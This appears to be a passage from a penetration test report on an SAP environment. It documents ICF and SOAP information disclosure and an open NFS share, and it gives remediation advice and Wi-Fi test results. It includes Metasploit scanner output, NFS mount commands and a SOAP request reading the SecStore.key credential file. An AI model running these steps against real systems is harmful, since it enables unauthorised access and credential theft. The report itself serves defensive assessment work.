(0.1000) SAP Support Package Stack Kernel 7.53 Patch Level 1000 (note 3155924) (0.1000) SAP Support Package Stack Kernel 7.53 Patch Level 1000 (note 3155924) (0.923) Wdisp/additional_conn_close causes errors for Netweaver AS Java server (note 3147927) (0.923) Error when uploading or downloading larger documents with HTTPS (note 3144646) (0.922) Fixes and features in CommonCryptoLib 8.5.42 (note 3128664) (0.921) Deadlock after parsing error of icm/trusted_reverse_proxy parameter (note 3122809) (0.920) Improve connection handling 2 (note 3138881) (0.920) Improve connection handling (note 3138881) (0.920) Space missing following status code in the absence of reason phrase in (note 3140286) (0.919) Content Server Files containing special characters do not download cor (note 3137196) (0.918) ICM and Web Dispatcher crash in function HttpPlugInHandleNetData (note 3136489)	



This XML file does not appear to have any style information associated with it


```
-<SOAP-ENV:Envelope>
  -<SOAP-ENV:Body>
    -<rfc:RFC_SYSTEM_INFO.Response>
      -<RFCSI>
         <RFCPROTO>011</RFCPROTO>
         <RFCCHARTYP>4103</RFCCHARTYP>
         <RFCINTTYP>LIT</RFCINTTYP>
         <RFCFLOTYP>IE3</RFCFLOTYP>
         <RFCDEST>[redacted]</RFCDEST>
         <RFCHOST>[redacted]</RFCHOST>
         <RFCSYSID>ECQ</RFCSYSID>
         <RFCDATABS>ECQ</RFCDATABS>
         <RFCDBHOST>[redacted]</RFCDBHOST>
         <RFCDBSYS>HDB</RFCDBSYS>
         <RFCSAPRL>755</RFCSAPRL>
         <RFCMACH> 390</RFCMACH>
         <RFCOPSYS>Linux</RFCOPSYS>
         <RFCTZONE> 3600</RFCTZONE>
         <RFCDAYST/>
         <RFCIPADDR>[redacted]</RFCIPADDR>
         <RFCKERNRL>781</RFCKERNRL>
         <RFCHOST2>[redacted]</RFCHOST2>
         <RFCSI_RESV/>
         <RFCIPV6ADDR>[redacted]</RFCIPV6ADDR>
       </RFCSI>
     </rfc:RFC_SYSTEM_INFO.Response>
   </SOAP-ENV:Body>
 </SOAP-ENV:Envelope>
```

Unauthenticated visit of [redacted] was disabled.



Public Administration Pages disabled

2. Using auxiliary/scanner/sap/sap_icf_public_info Metasploit module it was still possible to extract info.



```
msf6 auxiliary(scanner/sap/sap_icf_public_info) > run

[*] [SAP] [redacted] - Sending request to SAP Application Server
[-] [SAP] [redacted] - Server did not respond
[*] Scanned 1 of 3 hosts (33% complete)
[*] [SAP] [redacted] - Sending request to SAP Application Server
[-] [SAP] [redacted] - Server did not respond
[*] Scanned 2 of 3 hosts (66% complete)
[*] [SAP] [redacted] - Sending request to SAP Application Server
[*] [SAP] [redacted] - Response received

[SAP] ICF SAP PUBLIC INFO
=========================

   Key                                  Value
   ---                                  -----
   Central Database System:             HDB
   Character Set:                       4103
   Database Host:                       [redacted]
   Float Type Format:                   IEEE
   Hostname:                            [redacted]
   IPv4 Address:                        [redacted]
   IPv6 Address:                        [redacted]
   Integer Format:                      Little Endian
   Kernel Release:                      781
   Machine ID:                          390
   Operating System:                    Linux
   RFC Destination:                     [redacted]
   RFC Log Version:                     011
   Release Status of SAP System:        755
   System ID:                           ECQ
   Timezone (diff from UTC in seconds): 3600
```

Recommendations:

It is recommended to restrict access to the ICF service (if not used inside the organization). The ICF service can be deactivated using the SICF transaction.

References:

- https://onapsis.com/blog/introducing-sap-icf-services-concepts-and-general-considerations

4.2.2 Unauthenticated NFS Share Access

Severity: **Low**

Location:

- [NETWORK_ENDPOINT]

Impact:

Attackers can gain access to internal SAP files and SAP backups without any authentication. This can lead to the exposure of sensitive data, including confidential business information, intellectual property, financial data, or personal information of employees or customers.


Vulnerability Details:

NFS (Network File System) is a distributed file system protocol that allows remote access to shared file systems over the network. If NFS share is configured to allow unauthenticated access, then it becomes vulnerable to unauthorized access by attackers. In this case, the NFS share with internal SAP files and SAP backups is accessible without any authentication.


This vulnerability can be exploited by attackers to gain access to sensitive information, modify or delete files, or launch other attacks, such as ransomware attacks or data exfiltration attacks. An attacker can also use this vulnerability to gain access to the internal network and launch further attacks, such as lateral movement, privilege escalation, or reconnaissance.

Steps to reproduce:


Use bash commands below for examining NFS server



```
┌──(underdefense㉿WSFILKAL01)-
└─$ showmount -e [redacted]
Export list for [redacted]
/usr/sap/trans *
```



```
┌──(underdefense㉿WSFILKAL01)-[~/nmap_scans]
└─$ sudo mount -t nfs [redacted]:/usr/sap/trans /mnt/sap -o nolock
```



```
┌──(underdefense㉿WSFILKAL01)-[~/nmap_scans]
└─$ sudo ls -la /mnt/sap
total 8962896
drwxrwx--x 15 root 1002       4096 Sep 22  2022 .
drwxrwxr-x 18 9000 1002        256 Mar 24 13:43 ..
drwxrwx--x  5 root 1002       4096 Jan  7  2021 EPS
drwxrwx--x  2 root 1002       4096 Jan  7  2021 actlog
drwxr-xr-x  5 root root       4096 Sep 24 09:44 appo
drwxrwx--x  2 root 1002       4096 Jan  7  2021 bin
drwxrwx--x  2 root 1002       4096 Jan  7  2021 buffer
drwxrwx--x  2 root 1002       4096 Jan  7  2021 cofiles
drwxrwx--x  2 root 1002       4096 Jan  7  2021 data
drwxrwx--x  2 root 1002       4096 Jan  7  2021 etc
drwxrwx--x  2 root 1002       4096 Jan  7  2021 log
drwx------  2 root root      16384 Nov 16  2020 lost+found
-rw-r--r--  1 root 1002 9177929513 Sep 13  2021 lxfilpod-usr_sap_trans.tar.gz
drwxrwx--x  2 root 1002       4096 Jan  7  2021 sapnames
drwxrwx--x  3 root 1002       4096 Jan  7  2021 storage
drwxrwx--x  2 root 1002       4096 Jan  7  2021 tmp
```

Recommendations:

To mitigate this vulnerability, NFS shares should be properly configured with authentication mechanisms, such as user ID mapping or Kerberos authentication, and access control mechanisms, such as firewall rules or file permissions. Access to NFS shares should be restricted to authorized users only, and all access to the NFS shares should be logged and monitored for any suspicious activity.

References:

- https://www.ibm.com/docs/en/aix/7.1?topic=security-general-guidelines-securing-network-file-system
- https://tldp.org/HOWTO/NFS-HOWTO/security.html
- https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/storage_administration_guide/s1-nfs-security
- https://serverfault.com/questions/363236/nfs-server-client-recommended-hardening-final-touches

4.2.3 SOAP interface Information Disclosure

Severity: **Low**

Location:

- [NETWORK_ENDPOINT]
- [NETWORK_ENDPOINT]

Impact:
The SOAP interface in SAP applications can be vulnerable to information disclosure due to misconfigured access controls: If the access controls for the SOAP interface are misconfigured, it could allow unauthorized users to access sensitive information.

Vulnerability Details:
The SOAP interface in SAP applications can be vulnerable to information disclosure due to misconfigured access controls: If the access controls for the SOAP interface are misconfigured, it could allow unauthorized users to access sensitive information.

Proof of Vulnerability:
Using auxiliary/scanner/sap/sap_mgmt_con_instanceproperties Metasploit module we're able to identify webmethods, which do not require authentication.

```
[+] [redacted] [SAP] Instance Name: J00
[+] [redacted] [SAP] ICM URL: HTTP://[redacted]/sap/admin/public/index.html
[+] [redacted] [SAP] IGS URL: http://[redacted]
[+] [redacted] [SAP] J2EE DATABASE:
Database=SYBASE,DBHost=lxfilpjs01,DBName=PJS,DBPort=4901
[+] [redacted] [SAP] Unprotected Webmethods :::
[*]
ParameterValue,GetProcessList,GetStartProfile,GetTraceFile,GetAlertTree,GetAlerts,Restar
tService,GetEnvironment,ListDeveloperTraces,ReadDeveloperTrace,GetVersionInfo,GetQueueSt
atistic,GetInstanceProperties,ReadLogFile,AnalyseLogFiles,ListLogFiles,GetAccessPointLis
t,GetSystemInstanceList,GetSystemUpdateList,AccessCheck,GetProcessParameter,CheckParamet
er,ShmDetach,GetNetworkId,GetSecNetworkId,ReadSnapshot,ListSnapshots,ABAPReadSyslog,ABAP
ReadRawSyslog,ABAPGetWPTable,ABAPAcknowledgeAlerts,ABAPGetComponentList,ABAPCheckRFCDest
inations,ABAPGetSystemWPTable,J2EEGetProcessList,J2EEGetProcessList2,J2EEGetThreadList,J
2EEGetThreadList2,J2EEGetThreadCallStack,J2EEGetThreadTaskStack,J2EEGetSessionList,J2EEG
etWebSessionList,J2EEGetWebSessionList2,J2EEGetCacheStatistic,J2EEGetCacheStatistic2,J2E
EGetApplicationAliasList,J2EEGetVMGCHistory,J2EEGetVMGCHistory2,J2EEGetVMHeapInfo,J2EEGe
tEJBSessionList,J2EEGetRemoteObjectList,J2EEGetClusterMsgList,J2EEGetSharedTableInfo,J2E
EGetComponentList,ICMGetThreadList,ICMGetConnectionList,ICMGetCacheEntries,ICMGetProxyCo
nnectionList,WebDispGetServerList,WebDispGetGroupList,WebDispGetVirtHostList,WebDispGetU
rlPrefixList,EnqGetLockTable,EnqGetStatistic,GWGetConnectionList,GWGetClientList,HACheck
Config,HACheckFailoverConfig,HAGetFailoverConfig,HACheckMaintenanceMode,ListConfigFiles,
ReadConfigFile
[*] Scanned 5 of 6 hosts (83% complete)
[*] [redacted]:50013 [SAP] Connecting to SAP Management Console SOAP Interface
[+] [redacted]:50013 [SAP] Instance Properties Extracted
[+] [redacted]:50013 [SAP] SAP System Number: 00
[+] [redacted]:50013 [SAP] SAP System Name: HIQ
[+] [redacted]:50013 [SAP] SAP Localhost: [redacted]
[+] [redacted]:50013 [SAP] Instance Name: HDB00
[+] [redacted]:50013 [SAP] Unprotected Webmethods :::
[*]
```


```
GetProcessList,GetInstanceProperties,GetSystemInstanceList,AccessCheck,GetNetworkId,GetS
ecNetworkId
```

Here is an example of executing ReadLogFile method using SOAP HTTP request


```
HTTP request:
```

```
POST /WSConnector/Config HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: saplb_*=(J2EE2139020)2139050;
JSESSIONID=Veh0-1TfIZtgyB[redacted]FSUVhwGqoyAA_SAPigEjzAZNSC0_id2aVt-jBD5V
Upgrade-Insecure-Requests: 1
Content-Type: text/xml;charset=UTF-8
Content-Length: 250

<s11:Envelope xmlns:s11='http://schemas.xmlsoap.org/soap/envelope/'>
  <s11:Body>
    <ns1:ReadLogFile xmlns:ns1='urn:SAPControl'>
      <filename>global/security/data/SecStore.key</filename>
    </ns1:ReadLogFile>
  </s11:Body>
</s11:Envelope>
```


Here is example of running different unprotected webmethods using Metasploit modules



```
msf6 auxiliary(scanner/sap/sap_mgmt_con_getenv) > run

[*] [redacted]          [SAP] Connecting to SAP Management Console SOAP Interface
[+]                     [SAP] Environment Extracted: 69 entries extracted
[*] PATH=/home/pjsadm/bin:/usr/local/bin:/bin:/usr/bin:/usr/sap/PJS/SYS/exe/uc/linuxx86_64:/usr/sap/
E-16_0/bin:/sybase/PJS/ASE-16_0/install:/sybase/PJS/WLA/bin::/sybase/PJS/OCS-16_0/bin:
[*] HOSTTYPE=x86_64
[*] VENDOR=unknown
[*] OSTYPE=linux
[*] MACHTYPE=x86_64-suse-linux
[*] SHLVL=1
[*] PWD=/home/pjsadm
[*] USER=pjsadm
[*] GROUP=sapsys
[*] HOST=[redacted]
[*] CSHEDIT=emacs
[*] MAIL=/var/spool/mail/pjsadm
[*] CPU=x86_64
[*] HOSTNAME=[redacted]
```



```
msf6 auxiliary(scanner/sap/sap_mgmt_con_version) > run

[-] [redacted] 50013 [SAP] Unable to connect
[*] Scanned 1 of 6 hosts (16% complete)
[-] [redacted] 50013 [SAP] Unable to connect
[*] Scanned 2 of 6 hosts (33% complete)
[*] [SAP] Connecting to SAP Management Console SOAP Interface on [redacted]
[-] [SAP] failed to identify version
[*] Scanned 3 of 6 hosts (50% complete)
[*] [SAP] Connecting to SAP Management Console SOAP Interface on [redacted]
[-] [SAP] failed to identify version
[*] Scanned 4 of 6 hosts (66% complete)
[*] [SAP] Connecting to SAP Management Console SOAP Interface on [redacted]
[+] [SAP] Version Number Extracted - [redacted]
[+] [SAP] Version: 753, patch 925, changelist 2118665, RKS compatibility level 1, optU (Feb 26 2022, 12:17:15), linuxx86_64
[+] [SAP] SID: PJS
[*] Scanned 5 of 6 hosts (83% complete)
[*] [SAP] Connecting to SAP Management Console SOAP Interface on [redacted]
[-] [SAP] failed to identify version
[*] Scanned 6 of 6 hosts (100% complete)
[*] Auxiliary module execution completed
```



```
msf6 auxiliary(scanner/sap/sap_mgmt_con_listconfigfiles) > run

[-] [redacted] [SAP] Unable to connect
[*] Scanned 1 of 6 hosts (16% complete)
[-] [redacted] [SAP] Unable to connect
[*] Scanned 2 of 6 hosts (33% complete)
[*] [redacted] [SAP] Connecting to SAP Management Console SOAP Interface
[-] [redacted] [SAP] Failed to identify instance properties
[*] Scanned 3 of 6 hosts (50% complete)
[*] [redacted] [SAP] Connecting to SAP Management Console SOAP Interface
[-] [redacted] [SAP] Failed to identify instance properties
[*] Scanned 4 of 6 hosts (66% complete)
[*] [redacted] [SAP] Connecting to SAP Management Console SOAP Interface
[+] [redacted] [SAP] List of Config Files
[+] /usr/sap/PJS/SYS/profile/PJS_J00_lxfilpjs01
[+] /usr/sap/PJS/SYS/profile/DEFAULT.PFL
[+] /usr/sap/PJS/SYS/global/security/data/icm_filter_rules.txt
[*] Scanned 5 of 6 hosts (83% complete)
```

Recommendations:

- Disable all the unwanted web methods supported by the SAP server. The web services that are required by the system must be put for an authentication check before execution.
- The SAPControl Webservice interface of sapstartsrv differentiates between protected and unprotected Webservice methods. Protected methods are executed only after successful user authentication. This is not required for unprotected methods. The default setting is set so that all methods that change the status of the instance or the system when called are protected.
- The parameter service/protectedwebmethods determines what methods are protected. It can have two different _default_ values: DEFAULT or SDEFAULT. SDEFAULT is the new default implying to protect almost everything, just allowing consoles to show the initial view. It is active if service/protectedwebmethods = SDEFAULT is set in the startup profile of the corresponding instance.

4.3 Informational severity findings

4.3.1 Insecure HTTP Communication in SAP Web Applications

Severity: **Informational**

Location:

- http://[NETWORK_ENDPOINT]/
- http://[NETWORK_ENDPOINT]/
- http://[NETWORK_ENDPOINT]/
- http://[NETWORK_ENDPOINT]/

Impact:


Attacker can intercept sensitive information that is transmitted between the web application and the user's browser. This can result in the exposure of sensitive data, such as user credentials or other confidential business information, which can lead to financial losses, reputational damage, and legal consequences.

Vulnerability Details:

Insecure HTTP communication in SAP web applications occurs when sensitive data is transmitted over unencrypted HTTP connections instead of HTTPS. This can occur due to misconfiguration or outdated configurations of the web application or the underlying SAP system. Attackers can intercept the data transmitted over these unencrypted connections using tools like packet sniffers, and can use the intercepted data to launch further attacks.

Proof of Vulnerability:

Visit provided URLs in the browser



[redacted]/webdynpro/dispatcher/sap.com/tc~sec~ume~wd~umeadmin/UmeAdminApp

SAP NetWeaver

User *

Password *

Copyright © SAP AG. All Rights Reserved.

Recommendations:

These are recommended steps to fix this vulnerability:

1. Enable HTTPS: The first step to fixing the vulnerability is to ensure that all web applications and the underlying SAP systems are configured to use HTTPS instead of HTTP for transmitting sensitive data. This can be achieved by enabling SSL/TLS encryption and obtaining valid SSL/TLS certificates from a trusted Certificate Authority (CA).
2. Disable HTTP: If HTTPS is not already enabled, it is recommended to disable HTTP completely and only allow HTTPS connections to the web application. This can be achieved by configuring the web server or the load balancer to redirect all HTTP requests to HTTPS.

Wi-Fi Testing

Summary of tests that were performed against Wi-Fi networks

Test Name	Result						
	[WIFI_NAME]	[WIFI_NAME]	[WIFI_NAME]	[WIFI_NAME]	[WIFI_NAME]	[WIFI_NAME]	[WIFI_NAME]
Handshake capture	Failed	Failed	Passed	Passed	Failed	N/A	Passed
PMKID capture	Passed	Failed	Failed	Passed	Failed	Passed	Passed
Checking EAP supported Methods	N/A	N/A	N/A	N/A	N/A	Passed	N/A
Brute-forcing the Credentials	Passed	Passed	Passed	N/A	Passed	N/A	N/A
Evil Twin Attacks	Passed	Passed	Passed	Passed	Passed	Passed	Passed

Pacon Network

WiFi Handshake Capture

In this case, the target of the attack is the WiFi handshake which can be captured. The four-way handshake is a message exchange between an access point and the client device. The devices exchange 4 messages that generate the encryption keys. Such a handshake stored enough information to crack the Access Point's passphrase.
As soon as we got this handshake, we tried to crack it, but we didn't manage to perform during the pentest period, because of the strong passphrase.

[redacted]

